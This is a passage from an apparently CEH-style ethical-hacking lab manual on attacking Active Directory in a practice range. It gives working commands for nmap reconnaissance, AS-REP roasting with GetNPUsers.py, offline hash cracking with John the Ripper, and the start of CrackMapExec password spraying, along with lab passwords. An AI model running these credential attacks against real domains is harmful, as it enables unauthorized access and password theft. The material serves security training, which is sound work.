Active Directory (AD) range attacks in ethical hacking involve exploiting vulnerabilities within AD's infrastructure. These attacks can include password spraying, Kerberoasting, and exploiting misconfigurations. Ethical hackers use these techniques to assess an organization's security, identify weaknesses, and recommend improvements to protect against real-world threats and unauthorized access.

As a professional ethical hacker you need to know how to perform various AD attacks such as password spraying, Kerberoasting etc., to gain privileged access in AD network.

Lab Objectives

- **Perform Initial Scans to Obtain Domain Controller IP and Domain Name**
- **Perform AS-REP Roasting attack**
- **Spray cracked password into network using CrackMapExec**
- **Perform post-enumeration using PowerView**

- **Perform Attack on MSSQL service**
- **Perform privilege escalation**
- **Perform Kerberoasting Attack**

Overview of AD Attacks


AD attacks involve exploiting vulnerabilities in the AD to gain unauthorized access, escalate privileges, and steal sensitive data. Techniques include password cracking, Kerberos attacks, and exploiting misconfigurations. As ethical hackers, you can use these methods to test defenses, identify weaknesses, and enhance security for organizations' network infrastructures.

Task 1: Perform Initial Scans to Obtain Domain Controller IP and Domain Name


The initial scan in AD enumeration is crucial as it identifies the network structure, open ports, and services. This information helps ethical hackers map the AD environment, uncover vulnerabilities, and plan targeted attacks to assess security measures and identify potential weaknesses.

Here, we are using Nmap tool to perform initial scans on the domain controller (DC).


1. Click on Parrot Security to switch to the Parrot Security machine. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
2. Now, run the cd command to jump to the root directory.
3. Execute the nmap 10.10.1.0/24 command to scan the entire subnet and identify the DC IP address.




4. Observe the nmap output carefully. Here, nmap shows that host 10.10.1.22 has port 88/TCP kerberos-sec and port 389/TCP LDAP opened which confirms that our DC IP address is 10.10.1.22.



5. Now, we will scan 10.10.1.22 in more detail to obtain more information. Execute the nmap -A -sC -sV 10.10.1.22 command.





6. After scanning is complete, we get the domain name which is CEH.com.
7. Now, we have DC IP and domain name, which can be used in the AS-REP Roasting attack.


8. Close all open windows and document all the acquired information.

Task 2: Perform AS-REP Roasting Attack


An AS-REP roasting attack targets user accounts in AD that do not require Kerberos pre-authentication, exploiting the DONT_REQ_PREAUTH setting. Attackers can request a ticket-granting ticket (TGT) for these accounts without needing the user's password.

The DC responds with an encrypted TGT, which the attacker captures. This TGT, encrypted with the user's password hash, is then subjected to offline password-cracking tools such as Hashcat or John the Ripper. By rapidly guessing the password, the attacker can eventually decrypt the TGT, revealing the user's password.


1. In Parrot Security machine, open a new Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
2. Now, run the cd command to jump to the root directory.



3. Type cd impacket/examples/ and press Enter to move into the examples directory.





4. Execute the command python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22.
    - GetNPUsers.py: Python script to retrieve AD user information.
    - CEH.com/: Target AD domain.
    - -no-pass: Flag to find user accounts not requiring pre-authentication.
    - -usersfile ~/ADtools/users.txt: Path to the file with the user account list.
    - -dc-ip 10.10.1.22: IP address of the DC to query.




5. We can observe that the user Joshua has DONT_REQUIRE_PREAUTH set. As this user is vulnerable to AS-REP roasting, we obtain Joshua's password hash.

6. Copy that hash and save it as joshuahash.txt. Execute the command echo '[HASH]' > joshuahash.txt.





7. Execute the command john --wordlist=/root/ADtools/rockyou.txt joshuahash.txt. This will crack the password hash and will give us the password in plain text.



8. The password for the user Joshua has been cracked, as shown in the above screenshot which is cupcake.


9. Close all open windows and document all the acquired information.

Task 3: Spray Cracked Password into Network using CrackMapExec.

Using CrackMapExec for password spraying involves leveraging its capabilities to automate the process. For instance, if "cupcake" is a cracked password, CME can be used to test this password against numerous user accounts and services across a network. This approach helps identify other accounts that may be using the same password, facilitating further penetration testing or security assessments.

1. In Parrot Security machine, open a new Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

2. Now, run the cd command to jump to the root directory.

